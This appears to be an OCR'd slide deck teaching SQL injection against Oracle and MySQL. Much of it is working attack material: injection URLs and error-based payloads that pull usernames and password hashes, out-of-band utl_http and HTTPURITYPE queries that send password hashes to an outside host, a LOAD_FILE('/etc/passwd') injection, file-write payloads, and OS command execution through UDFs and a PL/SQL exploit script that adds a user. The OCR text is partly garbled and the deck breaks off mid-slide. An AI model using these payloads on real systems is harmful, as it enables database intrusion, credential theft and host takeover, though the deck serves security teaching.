
**Accounts=ALEX;ANONYMOUS;APEX\_PUBLIC\_USER;CTXSYS;DBSNMP;  
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS\_030000;FLOWS\_FILES;MDDAT  
A;MDSYS;MGMT\_VIEW;MONODEMO;OLAPSYS;ORACLE\_OCM;ORDPLUGI  
NS;ORDSYS;OUTLN;OWBSYS;SI\_INFORMTN\_SCHEMA;SPATIAL\_CS  
W\_ADMIN\_USR;SPATIAL\_WFS\_ADMIN\_USR;SYS;SYSMAN;SYSTEM;TSMS  
YS;WKPROXY;WKSYS;WK\_TEST;WMSYS;XDB;XS\$NULL;**

unknown

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



## SQL Basics – Combine multiple rows II - XMLDB


```
select utl_inaddr.get_host_name((select xmltransform
(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each select="/
ROWSET/USERNAME"><xsl:value-of select="text()" />;</xsl:for-
each></xsl:template></xsl:stylesheet>')).getstringval()
listagg from all_users) from dual
```

ERROR at line 1:

ORA-29257: host

**Accounts=ALEX;ANONYMOUS;APEX\_PUBLIC\_USER;CTXSYS;DBSNMP;DEMO1;DI  
P;DUMMY;EXFSYS;FLOWS\_030000;FLOWS\_FILES;MDDATA;MDSYS;MGMT\_VIEW;  
MONODEMO;OLAPSYS;ORACLE\_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI\_I  
NFORMATN\_SCHEMA;SPATIAL\_CSW\_ADMIN\_USR;SPATIAL\_WFS\_ADMIN\_USR;SYS;  
SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK\_TEST;WMSYS;XDB;XS\$NULL;  
unknown**

# SQL Basics – Combine multiple rows III – CONNECT BY




```
SELECT SUBSTR (SYS_CONNECT_BY_PATH (username , ','),  
2) csv FROM (SELECT username , ROW_NUMBER () OVER  
(ORDER BY username ) rn, COUNT (*) OVER () cnt FROM  
all_users) WHERE rn = cnt START WITH rn = 1 CONNECT  
BY rn = PRIOR rn + 1
```

ERROR at line 1:

ORA-29257: host

**Accounts=ALEX;ANONYMOUS;APEX\_PUBLIC\_USER;CTXSYS;DBSNMP;  
;DEMO1;DIP;DUMMY;EXFSYS;FLOWS\_030000;FLOWS\_FILES;MDDAT  
A;MDSYS;MGMT\_VIEW;MONODEMO;OLAPSYS;ORACLE\_OCM;ORDPLUGI  
NS;ORDSYS;OUTLN;OWBSYS;SI\_INFORMTN\_SCHEMA;SPATIAL\_CS  
ADMIN\_USR;SPATIAL\_WFS\_ADMIN\_USR;SYS;SYSMAN;SYSTEM;TSMS  
YS;WKPROXY;WKSYS;WK\_TEST;WMSYS;XDB;XS\$NULL;  
unknown**



# SQL Basics – Accessing an individual row (Oracle)


Oracle has a virtual column called rownum.

```
SELECT rownum, all_users  
FROM all_users;
```

To access the first column you can use "WHERE rownum=1".

The problem is that "WHERE rownum=2" does not return anything. To access the second it is necessary to use the following query:


```
select username||'='||password from (select rownum r,  
username,password from dba_users) where r=2;
```



# SQL Basics – Accessing an individual row (MySQL)

MySQL has the limit function to access an individual row


```
SELECT *  
FROM order  
limit 5,1;
```



## SQL Injection Basics

---


# SQL Injection Basics



# SQL Injection Basics

## Specialties of Oracle

- \* No stacked queries (combine multiple queries separated by ;)  
(Oracle, MySQL)
- \* Difficult to run OS commands (Oracle, MySQL)
- \* Oracle is the most complex database out there (built-in HTTP/FTP Server, Corba Orb, builtin-Java, ...)
- \* MySQL is quite limited in the features.
- \* Many Oracle specific SQL extensions



# SQL Injection Basics – Injection Points

SELECT (I)

FROM (II)

WHERE (III) [ common ]


GROUP BY (IV)

HAVING (V)

UNION

SELECT ...

ORDER BY (VI) [ common ]




# SQL Injection Basics – Common Approach

Approach of exploiting web apps:

1. Construct a valid SQL statement
2. Analyze the data structure of the web app
3. Retrieve the data






# SQL Injection Basics – Webapps

There are 3 main common techniques of exploiting SQL Injection in webapps


- \* Inband
  - \* Out-of-Band
  - \* Blind
- 
- easiest
- easier
- more requests



# SQL Injection Basics – Inband

Definition Inband:


Retrieve the results of the SQL Injection in the same input (e.g. in the browser). Data can be display in the normal output or in an error message.



# SQL Injection Basics – Inband

Most common techniques for Inband are


- \* UNION based attacks
- \* Error Based



# SQL Injection Basics – Inband – Sample 1

Screenshot of a web browser showing a SQL injection exploit. The URL bar contains the URL: http://re...t:7777/php3.php?ename=T%20union%20select%20null,username%20from%20all\_users%20where%20rov. The page title is "Show a list of all employees by name".

EMPNO	ENAME
	MV1
	REP1
	XXXXXX



# SQL Injection Basics – Inband – Sample 2

Employee Directory - Mozilla Firefox

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

http://victim:7070/Login.jsp?FormName=Login&Login=' or 1=ctxsys.drithsx.sn(1)

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source

java.sql.SQLException: ORA-20000: Oracle Text-Fehler: DRG-11701: Thesaurus Oracle Database 11g Enterprise Edition Release 11.1.0.7.0 - Production ist nicht vorhanden ORA-06512: in "CTXSYS.DRUE", Zeile 160 ORA-06512: in "CTXSYS.DRITHSX", Zeile 538 ORA-06512: in Zeile 1

 **employee**Directory

 Home  Administration


**Login**

Login

Password

Login

This dynamic site was generated with [CodeCharge](#)



# SQL Injection Basics – Inband – order.jsp I

http://victim.com/order.jsp?id=17

Variant (a)

http://victim.com/order.jsp?id=17

Variant (b)


Web application constructs:

Variant (a)

```
SELECT *  
FROM table  
WHERE id='17'
```

Variant (b)

```
SELECT *  
FROM table  
where id=17
```



# SQL Injection Basics – Inband – order.jsp II

http://victim.com/order.jsp?id=17'

Variant (a)

http://victim.com/order.jsp?id=17'

Variant (b)

Web application constructs:

Variant (a)

SELECT \*

FROM table

WHERE id='17"


Variant (b)

SELECT \*

FROM table

where id=17"

→ Throws an Oracle error



## SQL Injection Basics – Inband – order.jsp II

http://victim.com/order.jsp?id='17' or 1=1--

Variant (a)

http://victim.com/order.jsp?id=17 or 1=1--

Variant (b)

Web application constructs:

Variant (a)

SELECT \*

FROM table

WHERE id='17' or 1=1 --'


Variant (b)

SELECT \*

FROM table

where id=17 or 1=1--

→ This statement is correct because the closing single quote is  
comment out



# SQL Injection Basics – Inband – order.jsp III

http://victim.com/order.jsp?id=17' UNION SELECT name FROM TABLE--

Variant (a)

http://victim.com/order.jsp?id=17 UNION SELECT name FROM TABLE--

Variant (b)

Web application constructs:


Variant (a)

```
SELECT *  
FROM table  
WHERE id='17'  
UNION  
SELECT name  
FROM TABLE --
```

Variant (b)

```
SELECT *  
FROM table  
where id=17  
UNION  
SELECT name  
FROM TABLE--
```

→ ORA-01789: query block has incorrect number of result columns




## SQL Injection Basics – Inband – order.jsp IV

Now we must find out how many columns are used in the first SELECT statement. The most common techniques are the usage of "ORDER BY" or adding NULL values to the second query.

```
SELECT * FROM table  
UNION  
SELECT null,null FROM table
```

```
SELECT * FROM table  
ORDER BY 8
```



# SQL Injection Basics – Inband – order.jsp IV

```
SELECT * FROM table  
    UNION  
    SELECT null,null FROM dual
```

(1<sup>st</sup> attempt)

→ ORA-01789: query block has incorrect number of result columns

```
SELECT * FROM table  
    UNION  
    SELECT null,null,null FROM dual
```


(2<sup>nd</sup> attempt)

→ ORA-01789: query block has incorrect number of result columns

```
SELECT * FROM table  
    UNION  
    SELECT null,null,null,null FROM DUAL
```

(3<sup>rd</sup> attempt)

→ Number of Columns = 4



# SQL Injection Basics – Inband – order.jsp V

```
SELECT * FROM table  
        (1st attempt)  
    ORDER BY 8
```

→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

```
SELECT * FROM table  
        (2nd attempt)  
    ORDER BY 4
```


→ Normal output

```
SELECT * FROM table  
        (3rd attempt)  
    ORDER BY 6
```

→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

```
SELECT * FROM table  
        (4th attempt)  
    ORDER BY 5
```


→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression



# SQL Injection Basics – Inband – Sample 1

Screenshot of a web browser showing a SQL injection exploit. The URL bar contains: http://re...t:7777/php3.php?ename=T%20union%20select%20null,username%20from%20all\_users%20where%20rov. The page title is "Show a list of all employees by name".

EMPNO	ENAME
	MV1
	REP1
	XXXXXX




## SQL Injection Basics – Inband-Error

The most known package to create specially crafted error messages is the package `utl_inaddr`. This package is granted to public and responsible for the name resolution:

```
select utl_inaddr.get_host_name('127.0.0.1') from dual;
```

localhost



# SQL Injection Basics – Inband-Error

**Get information via error messages:**

```
select utl_inaddr.get_host_name('bochum') from dual;
```

```
*
```


ERROR at line 1:

ORA-29257: host **bochum** unknown

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



# SQL Injection Basics – Inband-Error


Replace the string with a subselect to modify the error message:

```
select utl_inaddr.get_host_name( (select username||'='||  
password from dba_users where rownum=1) ) from dual;
```

\*

ERROR at line 1:

```
ORA-29257: host SYS=D4DF7931AB130E37 unknown  
ORA-06512: at "SYS.UTL_INADDR", line 4  
ORA-06512: at "SYS.UTL_INADDR", line 35  
ORA-06512: at line 1
```



## SQL Injection Basics – Inband-Error

```
http://victim.com/order.cfm?id=111||  
utl_inaddr.get_host_name((select banner from v$version  
where rownum=1))
```

**Message:** Error Executing Database Query.

**Native error code:** 29257


**Detail:** [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **Oracle Enterprise Edition 10.1.0.5 for Solaris** unknown

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



# SQL Injection Basics – Inband-Error

```
http://victim.com/order.cfm?id=111||utl_inaddr.get_host_name((SELECT SUBSTR
(SYS_CONNECT_BY_PATH (username , ' ;'), 2) csv FROM (SELECT
username , ROW_NUMBER () OVER (ORDER BY username ) rn, COUNT
(*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH rn =
1 CONNECT BY rn = PRIOR rn + 1))
```

**Message:** Error Executing Database Query.

**Native error code:** 29257

**Detail:** [Macromedia][Oracle JDBC Driver][Oracle]

ERROR at line 1:

ORA-29257: host


Accounts=ALEX;ANONYMOUS;APEX\_PUBLIC\_USER;CTXSYS;DBSNMP;DEMO1;DI  
P;DUMMY;EXFSYS;FLOWS\_030000;FLOWS\_FILES;MDDATA;MDSYS;MGMT\_VIEW;  
MONODEMO;OLAPSYS;ORACLE\_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI\_I  
NFORMATN\_SCHEMA;SPATIAL\_CSW\_ADMIN\_USR;SPATIAL\_WFS\_ADMIN\_USR;SYS;  
SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK\_TEST;WMSYS;XDB;XS\$NULL;

unknown

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



## SQL Injection Basics – Inband - Error

In Oracle 11g Oracle introduced access control lists. By default outgoing http-requests as non-SYS user are not allowed.

Example:

```
select utl_inaddr.get_host_name('192.168.2.107') from  
dual;
```

\*


ERROR at line 1:

ORA-24247: network access denied by access control list  
(ACL)

ORA-06512: at "SYS.UTL\_INADDR", line 4

ORA-06512: at "SYS.UTL\_INADDR", line 35

ORA-06512: at line 1



## SQL Injection Basics – Inband - Error


But there enough alternatives for utl\_inaddr: ordsys.ord\_dicom.getmappingxpath, dbms\_aw\_xml.readawmetadata, ctxsys.drithsx.sn, ...

```
or 1=ordsys.ord_dicom.getmappingxpath((select banner from v$version where rownum=1),user,user)--
```

ORA-53044: invalid tag: Oracle Enterprise Edition 11.1.0.6

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA((select banner from v$version where rownum=1),null)--
```

ENG: ORA-34344: Analytic workspace Oracle Enterprise Edition 11.1.0.6 is not attached.




# SQL Injection Basics – Out-of-Band

Definition Out-of-Band:

A different channel (e.g. HTTP, DNS) is used to transfer the data from the SQL query. If this is working it is the easiest way to retrieve a large amount of data from the database

This technique is not available on MySQL.



# SQL Injection Basics – Out-of-Band – HTTP Request


UTL\_HTTP is often revoked from public on hardened databases. In this case HTTPURITYPE is normally working because it is not documented as a potential security problem in the Oracle documentation

## Send information via HTTP to an external site via utl\_http

```
select utl_http.request ('http://www.orasploit.com/'||  
(select password from dba_users where rownum=1)) from dual;
```

## Send information via HTTP to an external site via HTTPURITYPE

```
select HTTPURITYPE( 'http://www.orasploit.com/'||  
(select password from dba_users where rownum=1) ).getclob() from  
dual;
```




# SQL Injection Basics – Out-of-Band – DNS Request

Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password  
from dba_users where rownum=1)||'.orasploit.com/' )  
from dual;
```

→ DNS-Request:

www.B3B4C4D878234234234.orasploit.com



## SQL Injection Basics – Out-of-Band


http://victim.com/order.jsp?id='17' or 1=sum(length(utl\_http.request('http://www.orasploit.com/'||(select banner from v\$version))))--

Web application constructs:

SELECT \*

FROM table

WHERE id='17' or 1=sum(length(utl\_http.request('http://  
www.orasploit.com/'||(select banner from v\$version))))--



# SQL Injection Basics – Blind


Definition Blind:

Different timings / results are used to retrieve data from the database.

Oracle offers 2 possibilities to run blind injection.

- DECODE (normally used by Oracle developers)
- CASE

MySQL support the sleep() command




# SQL Injection Basics – Blind

Use different timings of select statements to get information

## Pseudo-Code:

```
If the first character of the sys-hashkey is a 'A'  
then  
    select count(*) from all_objects,all_objects  
else  
    select count(*) from dual  
end if;
```



## Blind methods – Timebased (Heavy query) (Oracle)

```
SQL> select decode(substr(user,1,1), 'S', (select count  
(*) from all_objects), 0) from dual;
```


0

Elapsed: 00:00:00.00

```
SQL> select decode(substr(user,1,1), 'A', (select count  
(*) from all_objects), 0) from dual;
```

50714

Elapsed: 00:00:22.50



# Inference/Blind methods (Oracle)

```
SQL> select decode(substr(user,1,1), 'A', (select count(*) from all_objects),0) from dual;
```

Elapsed: 00:00:22.50 → We found the first character 'A'

```
SQL> select decode(substr(user,2,1), 'A', (select count(*) from all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Second character is not an A

```
SQL> select decode(substr(user,2,1), 'B', (select count(*) from all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Second character is not a B


[...]

```
SQL> select decode(substr(user,2,1), 'L', (select count(*) from all_objects),0) from dual;
```

Elapsed: 00:00:22.50 → We found the second character 'L'

```
SQL> select decode(substr(user,3,1), 'A', (select count(*) from all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Third character is not an A



## Blind methods – Timeout (Oracle)


```
SQL> select decode(substr(user,1,1), 'S',  
DBMS_PIPE.RECEIVE_MESSAGE('RDS',5) ,0) from dual;
```

0

Elapsed: 00:00:00.00

```
SQL> select decode(substr(user,1,1), 'A',  
DBMS_PIPE.RECEIVE_MESSAGE('RDS',5) ,0) from dual;
```

Elapsed: 00:00:05.15




## Blind methods – Error based (Oracle)

```
SQL> select decode(substr(user,1,1), 'S', 1, 0) from dual;
```

1

```
SQL> select decode(substr(user,1,1), 'A', (1/0), 0) from dual;
```

ORA-01476 Division is equal to zero



# SQL Injection Basics – Blind (Oracle)

```
select decode(substr(user,1,1), 'S', (select count(*) from all_objects), 0) from dual;
```


0

Elapsed: 00:00:00.00

```
select decode(substr(user,1,1), 'A', (select count(*) from all_objects), 0) from dual;
```

50714


Elapsed: 00:00:22.50




# SQL Injection Basics – Blind (MySQL)

```
@:~ - ssh - ttys004 - 46x7
mysql> select sleep(4.17) as 'I''m dreaming';
+-----+
| I'm dreaming |
+-----+
|          0 |
+-----+
1 row in set (4.17 sec)
```

```
' UNION SELECT IF(ASCII(SUBSTRING( ... ,i,1))>k,SLEEP(1),
1) #
+ if(ASCII(SUBSTRING( ... ,i, 1))>k,BENCHMARK(100000000,
RAND()) ,1) #
```



# File System Access (MySQL)




# File System Access

## Summary

MySQL: The load data infile and load\_file() commands can be used to read arbitrary files from the host.

MySQL: Files can be written to the filesystem by making use of the SELECT INTO OUTFILE and SELECT INTO DUMPFILE commands.


MySQL: While this can be facilitated through SQL the creation of a UDF, this author is unaware of any method to accomplish this currently via SQL Injection.



# File System Access

---

```
$ cat users.txt
Alex Kornbrust alex@secret.com 1
Frank Schmidt schmidt1@secret.net 1
Hans Huber hans@secret.com 1
```




# File System Access

```
mysql> create table usr(fname char(50), sname char(50),  
email char(100), flag int);
```


```
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> load data infile '/tmp/users.txt' into table usr  
fields terminated by ' ';
```


```
mysql> select * from usr;  
+-----+-----+-----+-----+  
| fname | sname | email | flag |  
+-----+-----+-----+-----+  
| Alex | Kornbrust | alex@secret.com | 1 |  
| Frank | Schmidt | schmidtl@secret.net | 1 |  
| Hans | Huber | hans@secret.com | 1 |  
+-----+-----+-----+-----+  
3 rows in set (0.00 sec)
```




# File System Access



Search




# File System Access



## Search Results

**DEBUG:** select name, address from customers where name like '%a%'

Customer Name	Address
ABC Wholesalers	Alphabet Street, Houston
Alpha Tailors	Omega Street
Aztec Publishers	Inca Place
Beta Stores	Never Ready Close
Barby Dolls	198 Plastique Place
Brady Bunch Florists	789 Tulip Lane



# File System Access

Intranet - Search Customer DB


http://intranet/cgi-bin/customer.pl?term=' union select NULL,LOAD\_FILE('/etc/passwd')#&Submit=Submit SensePost

**MySQL®**

Search Results

**DEBUG:** select name, address from customers where name like '%' union select NULL,LOAD\_FILE('/etc/passwd')%'

Customer Name	Address
test	123 test street
ABC Wholesalers	Alphabet Street, Houston
Alpha Tailors	Omega Street
Aztec Publishers	Inca Place
Beta Stores	Never Ready Close
Barby Dolls	198 Plastique Place
Brady Bunch Florists	789 Tulip Lane
	<pre>root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh dhcpc:x:101:101::/nonexistent:/bin/false syslog:x:102:102::/home/syslog:/bin/false klog:x:103:103::/home/klog:/bin/false cupsys:x:100:106::/home/cupsys:/bin/false messagebus:x:104:107::/var/run/dbus:/bin/false haldaemon:x:108:108:Hardware abstraction layer,,,:/var/run/hal:/bin/false hplip:x:105:7:HPLIP system user,,,:/var/run/hplip:/bin/false gdm:x:106:111:Gnome Display Manager:/var/lib/gdm:/bin/false haroон:x:1000:1000:haroон,,,:/home/haroон:/bin/bash sshd:x:107:65534::/var/run/sshd:/bin/false postfix:x:109:114::/var/spool/postfix:/bin/false nessus:x:1001:0:nessus,,,:/home/nessus:/bin/bash mysql:x:110:116:MySQL Server,,,:/var/lib/mysql:/bin/false</pre>




# File System Access

Loading binary data is also possible...

```
mysql> create table test (line blob);
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> insert into test set line=load_file
('/tmp/a.out');
Query OK, 1 row affected (0.00 sec)
```


```
mysql> select HEX(line) from foo;
+-----+
| HEX(line)      |
+-----+
| 414291934242 |
+-----+
1 row in set (0.00 sec)
```



# File System Access

Or load file via UNC


```
mysql> select load_file(' '//192.168.2.221/lwc/
test.txt');
+-----+
| load_file(' '//192.168.2.221/lwc/test.txt') |
+-----+
| Remote file on a server.          |
+-----+
1 row in set (0.52 sec)
```



# File System Access

SQLMap supports this functionality automatically

```
python sqlmap.py -u "http://intranet/cgi-bin/  
customer.pl?Submit=Submit&term=a" --read-file /etc/  
passwd
```




# File System Access

## Write Files....

```
mysql> select 'Bochum' into outfile '/tmp/test.txt';
Query OK, 1 row affected (0.00 sec)
```

```
$ cat test.txt
Bochum
```




# File System Access

```
aaa' union select NULL,'Bochum\n' into dumpfile '/tmp/  
test.txt'#
```

The screenshot shows a web browser window with the following details:


- Title Bar:** Intranet - Search Customer DB
- Address Bar:** http://intranet/cgi-bin/customer.pl
- Content Area:** MySQL logo with a dolphin icon above the text "MySQL®".
- Search Form:** A search bar with the placeholder text "Search into dumpfile '/tmp/sp.txt'#" and a "Submit" button.
- Status Bar:** Shows "Done" on the left and "Proxy: None" on the right.



## Running OS Commands

---

# Running OS Commands




## Run OS Commands

Running OS commands is different in the different database systems. The following examples show how to run OS commands in Oracle and MySQL.

MySQL does not natively support the execution of shell commands. Most times the attacker hopes that the MySQL server and WebServer reside on the same box allowing the attacker to use the select into DUMPFILE technique to build a rogue CGI on the target machine. The create UDF attack detailed by NGSS is excellent thinking but can not easily be done through a SQL Injection attack (again because of us being unable to execute multiple queries separated by a command separator).

The following technique works only as root (which is normally not the case)



# Run OS Commands (MySQL)

```
$ wget --no-check-certificate https://svn.sqlmap.org/sqlmap/trunk/sqlmap/extra/mysqludfsys/  
lib_mysqludf_sys_0.0.3.tar.gz
```

```
$ tar xfz lib_mysqludf_sys_0.0.3.tar.gz
```

```
$ cd lib_mysqludf_sys_0.0.3
```

```
$ sudo ./install.sh
```

Compiling the MySQL UDF


```
gcc -Wall -I/usr/include/mysql -L. -shared lib_mysqludf_sys.c -o /usr/lib/lib_mysqludf_sys.so
```

MySQL UDF compiled successfully

Please provide your MySQL root password

Enter password:

MySQL UDF installed successfully



# Run OS Commands (MySQL)

```
$ mysql -u root -p mysql
```


Enter password:

[...]

```
mysql> SELECT sys_eval('id');  
uid=118(mysql) gid=128(mysql) groups=128(mysql)  
1 row in set (0.02 sec)
```

```
mysql> SELECT sys_exec('touch /tmp/test_mysql');  
sys_exec('touch /tmp/test_mysql')  
1 row in set (0.02 sec)
```

<http://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html>




# Run OS Commands (Oracle)

In opposite to other databases, it is difficult to run OS commands via web apps in Oracle. To be able to run OS commands we need a PLSQL Injection vulnerability (which are quite rare)

Using a bug in the package dbms\_export\_extension allows to run any kind of PL/SQL code in the database including OS commands.

Now there are 2 ways

- \* easy
- \* more complicated – understand the concept



## Run OS Commands (Oracle) - easy solution

-- Download a script from Sumit Siddarth

<http://www.notsosecure.com/folder2/ora cmd exec.pl>

-- Run the script

alexander-kornbrusts-macbook-air:Downloads alex\$ ./ora\_cmd\_exec.pl "http://r  
e.com" 0.4, 10.2.0.1  
.net:7777/php9.php?ename=S'" "ping  
-----  
Usage:  
-----  
Oracle command execution via web apps  
by NotSoSecure // www.notsosecure.com  
coded by sid //sid@notsosecure.com // 01.05.2009  
-----  
Step 1. Creating Java Library...  
No errors encountered....proceeding to step..2  
Step 2. granting java execute privileges...  
No errors encountered....proceeding to step..3  
Step 3. creating function for command execution...  
No errors encountered....proceeding to step..4  
Step 4. making function executable by all users...  
No errors encountered....proceeding to step..5  
Step 5. RIGHT!!!, by now we should have a function sys.LinxRunCMD through which we can  
execute commands... No Comments  
You should be able to execute this function as:  
select sys.LinxRunCMD('cmd.exe /c net user notsosecure n0ts3cur3 /add') from dual  
I will execute the command you told me to execute... you won't be able to see the output  
though :(  
Your command was executed on the box....:  
alexander-kornbrusts-macbook-air:Downloads alex\$ -----  
updated tutorial.  
I tested the script together with him  
The script is easy to use. Under Mac OS X  
moment the script does not work again  
or later this will be changed. In my opinion  
(as user Oracle) is PL/SQL native (ORA-04041)  
Path: p  
Entwurf wird gespeichert ...  
Upload

<sup>9</sup>I tested the script together with him a

on sys-LinuxRunCMD through which we can


in sys.EVALUATE and through which we can

```
secure n@ts3cur3 /add') from dual;
```

... you won't be able to see the output

**Upload**

Datei



# Run OS Commands (Oracle) - understanding the concept

```
-- PL/SQL Injection in dbms_export_extension

